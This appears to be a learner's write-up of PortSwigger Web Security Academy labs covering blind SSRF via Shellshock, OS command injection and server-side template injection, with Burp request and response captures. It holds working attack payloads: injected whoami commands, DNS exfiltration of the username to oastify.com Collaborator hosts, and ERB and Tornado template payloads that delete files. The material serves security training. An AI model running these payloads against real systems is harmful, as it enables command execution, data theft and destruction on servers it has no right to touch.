2. Add the domain of the lab to Burp Suite's [target scope](#), so that Collaborator Everywhere will target it.
3. Browse the site.
4. Observe that when you load a product page, it triggers an HTTP interaction with Burp Collaborator, via the Referer header.
5. Observe that the HTTP interaction contains your User-Agent string within the HTTP request.
6. Send the request to the product page to Burp Intruder.
7. Use [Burp Collaborator client](#) to generate a unique Burp Collaborator payload, and place this into the following Shellshock payload:  
() { :; }; /usr/bin/nslookup \${whoami}.BURP-COLLABORATOR-SUBDOMAIN
8. Replace the User-Agent string in the Burp Intruder request with the Shellshock payload containing your Collaborator domain.
9. Click "Clear \$", change the Referer header to http://192.168.0.1:8080 then highlight the final octet of the IP address (the number 1), click "Add \$".
10. Switch to the Payloads tab, change the payload type to Numbers, and enter 1, 255, and 1 in the "From" and "To" and "Step" boxes respectively.
11. Click "Start attack".
12. When the attack is finished, go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again, since the server-side command is executed asynchronously. You should see a DNS interaction that was initiated by the backend system that was hit by the successful blind [SSRF attack](#). The name of the OS user should appear within the DNS subdomain.
13. To complete the lab, enter the name of the OS user.

---

## OS COMMAND INJECTION

### Lab 1: OS command injection, simple case

### APPRENTICE

This lab contains an [OS command injection](#) vulnerability in the product stock checker.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the whoami command to determine the name of the current user.

### [Access the lab](#)

### Solution

1. Use Burp Suite to intercept and modify a request that checks the stock level.
2. Modify the storeID parameter, giving it the value 1|whoami.
3. Observe that the response contains the name of the current user.

Request	Response
<pre>Pretty Raw Hex 1 POST /product/stock HTTP/1.1 2 Host: Oad400710359614dc127209a00f4008a.web-security-academy.net 3 Cookie: session=LVrQ0oBiW3F2YXZaXuaUx7Y0pndRYdC1 4 Content-Length: 21 5 Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99" 6 Sec-Ch-Ua-Mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36 8 Sec-Ch-Ua-Platform: "Windows" 9 Content-Type: application/x-www-form-urlencoded 10 Accept: "*" 11 Origin: https://Oad400710359614dc127209a00f4008a.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://Oad400710359614dc127209a00f4008a.web-security-academy.net/product?productId=2 16 Accept-Encoding: gzip, deflate 17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 18 Connection: close 19 20 productId=2&amp;storeId=1</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Content-Type: text/plain; charset=utf-8 3 Connection: close 4 Content-Length: 3 5 6 32 7</pre>

Request	Response
<pre>Pretty Raw Hex 1 POST /product/stock HTTP/1.1 2 Host: Oad400710359614dc127209a00f4008a.web-security-academy.net 3 Cookie: session=LVrQ0oBiW3F2YXZaXuaUx7Y0pndRYdC1 4 Content-Length: 28 5 Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99" 6 Sec-Ch-Ua-Mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36 8 Sec-Ch-Ua-Platform: "Windows" 9 Content-Type: application/x-www-form-urlencoded 10 Accept: "*" 11 Origin: https://Oad400710359614dc127209a00f4008a.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://Oad400710359614dc127209a00f4008a.web-security-academy.net/product?productId=2 16 Accept-Encoding: gzip, deflate 17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 18 Connection: close 19 20 productId=2&amp;storeId=1 whoami</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Content-Type: text/plain; charset=utf-8 3 Connection: close 4 Content-Length: 13 5 6 peter-FFUNWs 7</pre>

## Lab 2: Blind OS command injection with time delays

### PRACTITIONER

This lab contains a blind [OS command injection](#) vulnerability in the feedback function. The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response. To solve the lab, exploit the blind OS [command injection](#) vulnerability to cause a 10 second delay. [Access the lab](#)

### Solution

1. Use Burp Suite to intercept and modify the request that submits feedback.
2. Modify the email parameter, changing it to:

email=x|ping+c+10+127.0.0.1| |

3. Observe that the response takes 10 seconds to return

Request	Response
<pre>Pretty Raw Hex 1 POST /feedback/submit HTTP/1.1 2 Host: Oa58000503f57e22c0e50683007800bl.web-security-academy.net 3 Cookie: session=exhd755na37jHMyxcmHr7Nhg7A1qSZQ 4 Content-Length: 122 5 Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99" 6 Sec-Ch-Ua-Mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36 8 Sec-Ch-Ua-Platform: "Windows" 9 Content-Type: application/x-www-form-urlencoded 10 Accept: "*" 11 Origin: https://Oa58000503f57e22c0e50683007800bl.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://Oa58000503f57e22c0e50683007800bl.web-security-academy.net/feedback 16 Accept-Encoding: gzip, deflate 17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 18 Connection: close 19 20 csrf=uYzmJwIjwb08gZQiublboUD0yBft402d&amp; 21 name=tunahan 22 email= ping+c+10+127.0.0.1 &amp; 23 subject=yyy&amp; 24 message=*****</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Content-Type: application/json; charset=utf-8 3 Connection: close 4 Content-Length: 2 5 6 {</pre>

### Lab 3: Blind OS command injection with output redirection

#### PRACTITIONER

This lab contains a blind [OS command injection](#) vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response. However, you can use output redirection to capture the output from the command. There is a writable folder at:

/var/www/images/

The application serves the images for the product catalog from this location. You can redirect the output from the injected command to a file in this folder, and then use the image loading URL to retrieve the contents of the file.

To solve the lab, execute the whoami command and retrieve the output.

#### [Access the lab](#)

#### Solution

1. Use Burp Suite to intercept and modify the request that submits feedback.
2. Modify the email parameter, changing it to:  
email=| |whoami>/var/www/images/output.txt| |
3. Now use Burp Suite to intercept and modify the request that loads an image of a product.
4. Modify the filename parameter, changing the value to the name of the file you specified for the output of the injected command:

filename=output.txt

5. Observe that the response contains the output from the injected command.

Request to https://0ae600e0048d4a4cc0321163000b0066.web-security-academy.net:443 [34.246.129.62]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 POST /feedback/submit HTTP/1.1
2 Host: 0ae600e0048d4a4cc0321163000b0066.web-security-academy.net
3 Cookie: session=9I7LhdinMcGULFW02ptw8BydTrsBvNCG
4 Content-Length: 110
5 Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: /*
11 Origin: https://0ae600e0048d4a4cc0321163000b0066.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0ae600e0048d4a4cc0321163000b0066.web-security-academy.net/feedback
16 Accept-Encoding: gzip, deflate
17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
18 Connection: close
20 csrf=GASYG24c9TxEsKcHtZ1Nh1G6bvaGCgjQ&name=burak&email=tburakdirlik%40gmail.com&subject=oscommand&message=test
```

Send to repeater

Request

Pretty Raw Hex

```
1 POST /feedback/submit HTTP/1.1
2 Host: 0ae600e0048d4a4cc0321163000b0066.web-security-academy.net
3 Cookie: session=9I7LhdinMcGULFW02ptw8BydTrsBvNCG
4 Content-Length: 155
5 Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: /*
11 Origin: https://0ae600e0048d4a4cc0321163000b0066.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0ae600e0048d4a4cc0321163000b0066.web-security-academy.net/feedback
16 Accept-Encoding: gzip, deflate
17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
18 Connection: close
19
20 csrf=GASYG24c9TxEsKcHtZ1Nh1G6bvaGCgjQ&
21 name=burak&
22 email=tburakdirlik%40gmail.com||whoami>/var/www/images/output.txt||&
23 subject=oscommand&
24 message=test
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 2
5
6 {
```

Send below request to repeater

#	Host ^	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
1065	https://0ae600e0048d4a4cc0321163000b0066.web-security-academy.net	GET	/image?filename=6.jpg		✓	✓	200	112	text		✓	79.125.84.16	

**Original request**

Pretty Raw Hex

```
1 GET /image?filename=6.jpg HTTP/1.1
2 Host: 0ae600e0048d4a4cc0321163000b0066.web-security-academy.net
3 Cookie: session=9I7LhdinCgULFW0Zptw0BydXTrsBvNCG
4 Sec-Ch-UA: "Chromium";v="103", ".Not/A/Brand";v="99"
5 Sec-Ch-UA-Mobile: ?
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
7 Sec-Ch-UA-Platform: "Windows"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer:
https://0ae600e0048d4a4cc0321163000b0066.web-security-academy.net/product?productId=2
13 Accept-Encoding: gzip, deflate
14 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
15 Connection: close
16
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Connection: close
4 Content-Length: 13
5
6 peter-KPJXfj
7
```

Change filename area and send it

**Request**

Pretty Raw Hex

```
1 GET /image?filename=output.txt HTTP/1.1
2 Host: 0ae600e0048d4a4cc0321163000b0066.web-security-academy.net
3 Cookie: session=9I7LhdinCgULFW0Zptw0BydXTrsBvNCG
4 Sec-Ch-UA: "Chromium";v="103", ".Not/A/Brand";v="99"
5 Sec-Ch-UA-Mobile: ?
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
7 Sec-Ch-UA-Platform: "Windows"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer:
https://0ae600e0048d4a4cc0321163000b0066.web-security-academy.net/product?productId=2
13 Accept-Encoding: gzip, deflate
14 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
15 Connection: close
16
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Connection: close
4 Content-Length: 13
5
6 peter-KPJXfj
7
```

## Lab 4: Blind OS command injection with out-of-band interaction

### PRACTITIONER

This lab contains a blind OS [command injection](#) vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The command is executed asynchronously and has no effect on the application's response. It is not possible to redirect output into a location that you can access. However, you can trigger out-of-band interactions with an external domain.

To solve the lab, exploit the blind OS command injection vulnerability to issue a DNS lookup to Burp Collaborator.

### Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

### [Access the lab](#)

### Solution

1. Use Burp Suite to intercept and modify the request that submits feedback.
2. Modify the email parameter, changing it to:

email=x|nslookup+x.BURP-COLLABORATOR-SUBDOMAIN||

### Note

The solution described here is sufficient simply to trigger a DNS lookup and so solve the lab. In a real-world situation, you would use [Burp Collaborator client](#) to verify that your payload had indeed triggered a DNS lookup. See the lab on [blind OS command injection with out-of-band data exfiltration](#) for an example of this.

**Request**

Pretty	Raw	Hex
<pre>1 POST /feedback/submit HTTP/1.1 2 Host: 0a3400dc036ee9e0c13d347f0071006f.web-security-academy.net 3 Cookie: session=v5pNcgIysaFGXctcUxDlo3NDtBUHcjYB 4 Content-Length: 127 5 Sec-Ch-UA: "Not.A/Brand";v="8", "Chromium";v="102" 6 Sec-Ch-UA-Mobile: ? 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 8 Sec-Ch-UA-Platform: "Windows" 9 Content-Type: application/x-www-form-urlencoded 10 Accept: */* 11 Origin: https://0a3400dc036ee9e0c13d347f0071006f.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://0a3400dc036ee9e0c13d347f0071006f.web-security-academy.net/feedback 16 Accept-Encoding: gzip, deflate 17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 18 Connection: close 19 20 csrf=KriK172Lrt39FGI2C4ClWNngjQH3CBw&amp;name=burak&amp;email=tburakdirlik%40gmail.com &amp; subject=os+command+injection &amp;message=*****</pre>		

**Response**

Pretty	Raw	Hex	Render
<pre>1 HTTP/1.1 200 OK 2 Content-Type: application/json; charset=utf-8 3 Connection: close 4 Content-Length: 2 5 6 {</pre>			

**Request**

Pretty	Raw	Hex
<pre>1 POST /feedback/submit HTTP/1.1 2 Host: 0a3400dc036ee9e0c13d347f0071006f.web-security-academy.net 3 Cookie: session=v5pNcgIysaFGXctcUxDlo3NDtBUHcjYB 4 Content-Length: 184 5 Sec-Ch-UA: "Not.A/Brand";v="8", "Chromium";v="102" 6 Sec-Ch-UA-Mobile: ? 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 8 Sec-Ch-UA-Platform: "Windows" 9 Content-Type: application/x-www-form-urlencoded 10 Accept: */* 11 Origin: https://0a3400dc036ee9e0c13d347f0071006f.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://0a3400dc036ee9e0c13d347f0071006f.web-security-academy.net/feedback 16 Accept-Encoding: gzip, deflate 17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 18 Connection: close 19 20 csrf=KriK172Lrt39FGI2C4ClWNngjQH3CBw&amp;name=burak &amp;email=tburakdirlik%40gmail.com nslookup+w2zmdyra4q10t35kgwk3hrtdkjb70.oastify. com  &amp;subject=os+command+injection &amp;message=*****</pre>		

**Response**

Pretty	Raw	Hex	Render
<pre>1 HTTP/1.1 200 OK 2 Content-Type: application/json; charset=utf-8 3 Connection: close 4 Content-Length: 2 5 6 {</pre>			

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

### Generate Collaborator payloads

Number to generate:    Include Collaborator server location

### Poll Collaborator interactions

Poll every  seconds

#	Time	Type	Payload	Comment
1	2022-Tem-30 18:20:35 UTC	DNS	w2zmdyra4q10t35kgwk3hrtdkjb70	
2	2022-Tem-30 18:20:35 UTC	DNS	w2zmdyra4q10t35kgwk3hrtdkjb70	

### Description DNS query

The Collaborator server received a DNS lookup of type A for the domain name **w2zmdyra4q10t35kgwk3hrtdkjb70.oastify.com**.

The lookup was received from IP address 34.245.205.185 at 2022-Tem-30 18:20:35 UTC.

## Lab 5: Blind OS command injection with out-of-band data exfiltration

### PRACTITIONER

This lab contains a blind [OS command injection](#) vulnerability in the feedback function. The application executes a shell command containing the user-supplied details. The command is executed asynchronously and has no effect on the application's response. It is not possible to redirect output into a location that you can access. However, you can trigger out-of-band interactions with an external domain.

To solve the lab, execute the whoami command and exfiltrate the output via a DNS query to Burp Collaborator. You will need to enter the name of the current user to complete the lab.

**Note :** To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

### [Access the lab](#)

#### Solution

1. Use [Burp Suite Professional](#) to intercept and modify the request that submits feedback.
2. Go to the Burp menu, and launch the [Burp Collaborator client](#).
3. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
4. Modify the email parameter, changing it to something like the following, but insert your Burp Collaborator subdomain where indicated:

```
email=| nslookup+`whoami`.BURP-COLLABORATOR-SUBDOMAIN|
```

5. Go back to the Burp Collaborator client window, and click "Poll now". You should see some DNS interactions that were initiated by the application as the result of your payload. If you don't see any interactions listed, wait a few seconds and try again, since the server-side command is executed asynchronously.
6. Observe that the output from your command appears in the subdomain of the interaction, and you can view this within the Burp Collaborator client. The full domain name that was looked up is shown in the Description tab for the interaction.

7. To complete the lab, enter the name of the current user.

The screenshot shows the Burp Suite interface with a captured POST request to the endpoint /feedback/submit. The request body contains a csrf token and parameters for name, email, subject, and message. The Burp Collaborator URL is included in the email parameter.

```
1108 https://0a9100a403afb5d1c... POST /feedback/submit ✓ 200 106 JSON
```

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /feedback/submit HTTP/1.1		1 HTTP/1.1 200 OK	
2 Host: 0a9100a403afb5d1c0bc1f3800980023.web-security-academy.net		2 Content-Type: application/json; charset=utf-8	
3 Cookie: session=9ql6FvZ8ey3v2WIGdydgPcxK2ASBYeh7		3 Connection: close	
4 Content-Length: 114		4 Content-Length: 2	
5 Sec-Ch-Ua: "Not.A/Brand";v="8", "Chromium";v="102"		5	
6 Sec-Ch-Ua-Mobile: ?0		6 {	
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36		7 }	
8 Sec-Ch-Ua-Platform: "Windows"			
9 Content-Type: application/x-www-form-urlencoded			
10 Accept: */*			
11 Origin: https://0a9100a403afb5d1c0bc1f3800980023.web-security-academy.net			
12 Sec-Fetch-Site: same-origin			
13 Sec-Fetch-Mode: cors			
14 Sec-Fetch-Dest: empty			
15 Referer: https://0a9100a403afb5d1c0bc1f3800980023.web-security-academy.net/feedback			
16 Accept-Encoding: gzip, deflate			
17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7			
18 Connection: close			
19			
20 csrf=70uvA00v1Dvnq13Zc8bEMDrW2HpfVIDv &name=burak&email=tburakdirlik\$4@gmail.com &subject=oscommand &message=*****			

#### Get burp subdomain from burp collaborator

The screenshot shows the Burp Suite interface with a captured POST request to the endpoint /feedback/submit. The request body contains a csrf token and parameters for name, email, subject, and message. The Burp Collaborator URL is included in the email parameter, and the email parameter has been modified to include a nslookup command.

```
1108 https://0a9100a403afb5d1c... POST /feedback/submit ✓ 200 106 JSON
```

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /feedback/submit HTTP/1.1		1 HTTP/1.1 200 OK	
2 Host: 0a9100a403afb5d1c0bc1f3800980023.web-security-academy.net		2 Content-Type: application/json; charset=utf-8	
3 Cookie: session=9ql6FvZ8ey3v2WIGdydgPcxK2ASBYeh7		3 Connection: close	
4 Content-Length: 184		4 Content-Length: 2	
5 Sec-Ch-Ua: "Not.A/Brand";v="8", "Chromium";v="102"		5	
6 Sec-Ch-Ua-Mobile: ?0		6 {	
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36		7 }	
8 Sec-Ch-Ua-Platform: "Windows"			
9 Content-Type: application/x-www-form-urlencoded			
10 Accept: */*			
11 Origin: https://0a9100a403afb5d1c0bc1f3800980023.web-security-academy.net			
12 Sec-Fetch-Site: same-origin			
13 Sec-Fetch-Mode: cors			
14 Sec-Fetch-Dest: empty			
15 Referer: https://0a9100a403afb5d1c0bc1f3800980023.web-security-academy.net/feedback			
16 Accept-Encoding: gzip, deflate			
17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7			
18 Connection: close			
19			
20 csrf=70uvA00v1Dvnq13Zc8bEMDrW2HpfVIDv			
21 &name=burak			
22 &email=tburakdirlik\$4@gmail.com nslookup+`whoami`.2ruo2s7177cbma7sa8uihzd6pxvojd.oastify.com			
23 &subject=oscommand &message=*****			
24			
25			

Username at below

**Generate Collaborator payloads**

Number to generate:  Copy to clipboard  Include Collaborator server location

**Poll Collaborator interactions**

Poll every  seconds **Poll now**

# ^	Time	Type	Payload	Comment
1	2022-Tem-30 18:33:17 UTC	DNS	2ruo2s7l77cbma7sa8u1hzd6pxvojd	
2	2022-Tem-30 18:33:17 UTC	DNS	2ruo2s7l77cbma7sa8u1hzd6pxvojd	

Description DNS query

The Collaborator server received a DNS lookup of type A for the domain name **peter-VYsQxw.2ruo2s7l77cbma7sa8u1hzd6pxvojd.oastify.com**.

The lookup was received from IP address 3.248.180.97 at 2022-Tem-30 18:33:17 UTC.

<https://www.hackingarticles.in/comprehensive-guide-on-os-command-injection/>

<https://www.invicti.com/learn/os-command-injection/>

---

## SSTI

Lab 1: Basic server-side template injection

### PRACTITIONER

This lab is vulnerable to [server-side template injection](#) due to the unsafe construction of an ERB template.

To solve the lab, review the ERB documentation to find out how to execute arbitrary code, then delete the `morale.txt` file from Carlos's home directory.

[Access the lab](#)

### Solution

1. Notice that when you try to view more details about the first product, a GET request uses the message parameter to render "Unfortunately this product is out of stock" on the home page.
2. In the ERB documentation, discover that the syntax `<%= someExpression %>` is used to evaluate an expression and render the result on the page.
3. Use ERB template syntax to create a test payload containing a mathematical operation, for example:

`<%= 7*7 %>`

4. URL-encode this payload and insert it as the value of the message parameter in the URL as follows, remembering to replace `your-lab-id` with your own lab ID:

[https://your-lab-id.web-security-academy.net/?message=<%253d+7\\*7%25>](https://your-lab-id.web-security-academy.net/?message=<%253d+7*7%25>)

5. Load the URL in the browser. Notice that in place of the message, the result of your mathematical operation is rendered on the page, in this case, the number 49. This indicates that we may have a server-side template injection vulnerability.
6. From the Ruby documentation, discover the `system()` method, which can be used to execute arbitrary operating system commands.
7. Construct a payload to delete Carlos's file as follows:

`<%= system("rm /home/carlos/morale.txt") %>`

8. URL-encode your payload and insert it as the value of the message parameter, remembering to replace `your-lab-id` with your own lab ID:

[https://your-lab-id.web-security-academy.net/?message=<%25system\(%22rm%22%2b%22/home%2fcarlos%2fmorale.txt%22\)%25>](https://your-lab-id.web-security-academy.net/?message=<%25system(%22rm%22%2b%22/home%2fcarlos%2fmorale.txt%22)%25>)

## SSTI METHODOLOGY STEPS

- 1** LOOK FOR REFLECTION OF OUR USER-CONTROLLED INPUT
- 2** IF OUR PAYLOAD IS EVALUATED, ENUMERATE THE TEMPLATING ENGINE

INPUT	OUTPUT
<code>{{ 7*7 }}</code>	<code>{{ 7*7 }}</code>
<code>\${7*7}</code>	<code> \${7*7}</code>
<code>&lt;%= 7*7 %&gt;</code>	<code>49</code>
<code>\${{7*7}}</code>	<code> \${{{7*7}}}</code>
<code>#{{7*7}}</code>	<code>#{7*7}</code>

When we look to first product we get a message like "Unfortunately this product is out of stock"

Request

```
1 GET /message
2 Host: 0a9900f00386defcc2ad9b9000cb00a6.web-security-academy.net
3 Cookie: session=TwKzHJpcMIXx@ScQfS57aCveUsnqxs
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 Sec-Content-Type: "text/html";v="103", ".Net/A/Brand";v="99"
12 Sec-Ch-Ua-Mobile: ?0
13 Sec-Ch-Ua-Platform: "Windows"
14 Referer: https://0a9900f00386defcc2ad9b9000cb00a6.web-security-academy.net/?message=Unfortunately%20this%20product%20is%20out%20of%20stock
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection: close
18
19
```

Response

```
1 <u></u>
2 <section>
3 </div>
4 <div theme="ecommerce">
5   <div class="maincontainer">
6     <header class="navigation-header">
7       <section class="top-links">
8         <a href="/">Home</a>
9       </section>
10      <p>1</p>
11    </header>
12    <section class="ecommerce-pageheader">
13      
14    </section>
15    <div>
16      <h3>Unfortunately this product is out of stock</h3>
17    </div>
18    <section class="container-list-tiles">
19      <div>
20        
21        <h3>Sarcastic S Ball</h3>
22      </div>
23    </section>
24  </div>
25</div>
26</body>
27</html>
```

https://0a9900f00386defcc2ad9b9000cb00a6.web-security-academy.net/?message=<%25d3+d77+%25>

WebSecurity Academy Basic server-side template injection LAB Not solved Back to lab description >

Home



49

Request

```
1 GET /Message?%25d3+d77+%25
2 Host: 0a9900f00386defcc2ad9b9000cb00a6.web-security-academy.net
3 Cookie: session=TwKzHJpcMIXx@ScQfS57aCveUsnqxs
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 Sec-Content-Type: "text/html";v="103", ".Net/A/Brand";v="99"
12 Sec-Ch-Ua-Mobile: ?0
13 Sec-Ch-Ua-Platform: "Windows"
14 Referer: https://0a9900f00386defcc2ad9b9000cb00a6.web-security-academy.net/?message=Unfortunately%20this%20product%20is%20out%20of%20stock
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection: close
18
19
```

Response

```
1 <u></u>
2 <div>
3   <div class="container-list-tiles">
4     <div>
5       
6       <h3>Sarcastic S Ball</h3>
7     </div>
8   </div>
9 </div>
10 <div>
11   
12   <span>View details</span>
13 </div>
14 <div>
15   
16   <span>Put Rating</span>
17 </div>
18 <div>
19   
20   <span>View details</span>
21 </div>
```

Inspector

Selected text: \${%25d3+d77%25}/home/carlos/morale.txt

Decoded from: URL encoding

Request Attributes: 2

Request Query Parameters: 1

Request Cookies: 1

You can use this link to solve directly from page

[https://0a9900f00386defcc2ad9b9000cb00a6.web-security-academy.net/?message=%3C%=%20system\(%22rm%20/home/carlos/morale.txt%22\)%20%3E](https://0a9900f00386defcc2ad9b9000cb00a6.web-security-academy.net/?message=%3C%=%20system(%22rm%20/home/carlos/morale.txt%22)%20%3E)

Lab 2: Basic server-side template injection (code context)

### PRACTITIONER

This lab is vulnerable to [server-side template injection](#) due to the way it unsafely uses a Tornado template. To solve the lab, review the Tornado documentation to discover how to execute arbitrary code, then delete the morale.txt file from Carlos's home directory.

You can log in to your own account using the following credentials: wiener:peter

[Access the lab](#)

### Solution

- While proxying traffic through Burp, log in and post a comment on one of the blog posts.

- Notice that on the "My account" page, you can select whether you want the site to use your full name, first name, or nickname. When you submit your choice, a POST request sets the value of the parameter blog-post-author-display to either user.name, user.first\_name, or user.nickname. When you load the page containing your comment, the name above your comment is updated based on the current value of this parameter.
- In Burp, go to "Proxy" > "HTTP history" and find the request that sets this parameter, namely POST /my-account/change-blog-post-author-display, and send it to Burp Repeater.
- Study the Tornado documentation to discover that template expressions are surrounded with double curly braces, such as {{someExpression}}. In Burp Repeater, notice that you can escape out of the expression and inject arbitrary template syntax as follows:

```
blog-post-author-display=user.name}}}{7*7}}
```

- Reload the page containing your test comment. Notice that the username now says Peter Wiener49}}, indicating that a server-side template injection vulnerability may exist in the code context.
- In the Tornado documentation, identify the syntax for executing arbitrary Python:

```
{% somePython %}
```

- Study the Python documentation to discover that by importing the os module, you can use the system() method to execute arbitrary system commands.
- Combine this knowledge to construct a payload that deletes Carlos's file:
- {% import os %}

```
{{os.system('rm /home/carlos/morale.txt')}}
```

- In Burp Repeater, go back to POST /my-account/change-blog-post-author-display. Break out of the expression, and inject your payload into the parameter, remembering to URL-encode it as follows:

```
blog-post-author-display=user.name}}%25+import+os%25{{os.system('rm%20/home/carlos/morale.txt')}}
```

- Reload the page containing your comment to execute the template and solve the lab.

## ENUM TEMPLATING ENGINE

**1** SEND A LIST OF PAYLOADS.  
IF THE EXPRESSION IS  
EVALUATED YOU CAN FIND  
THE TEMPLATING ENGINE

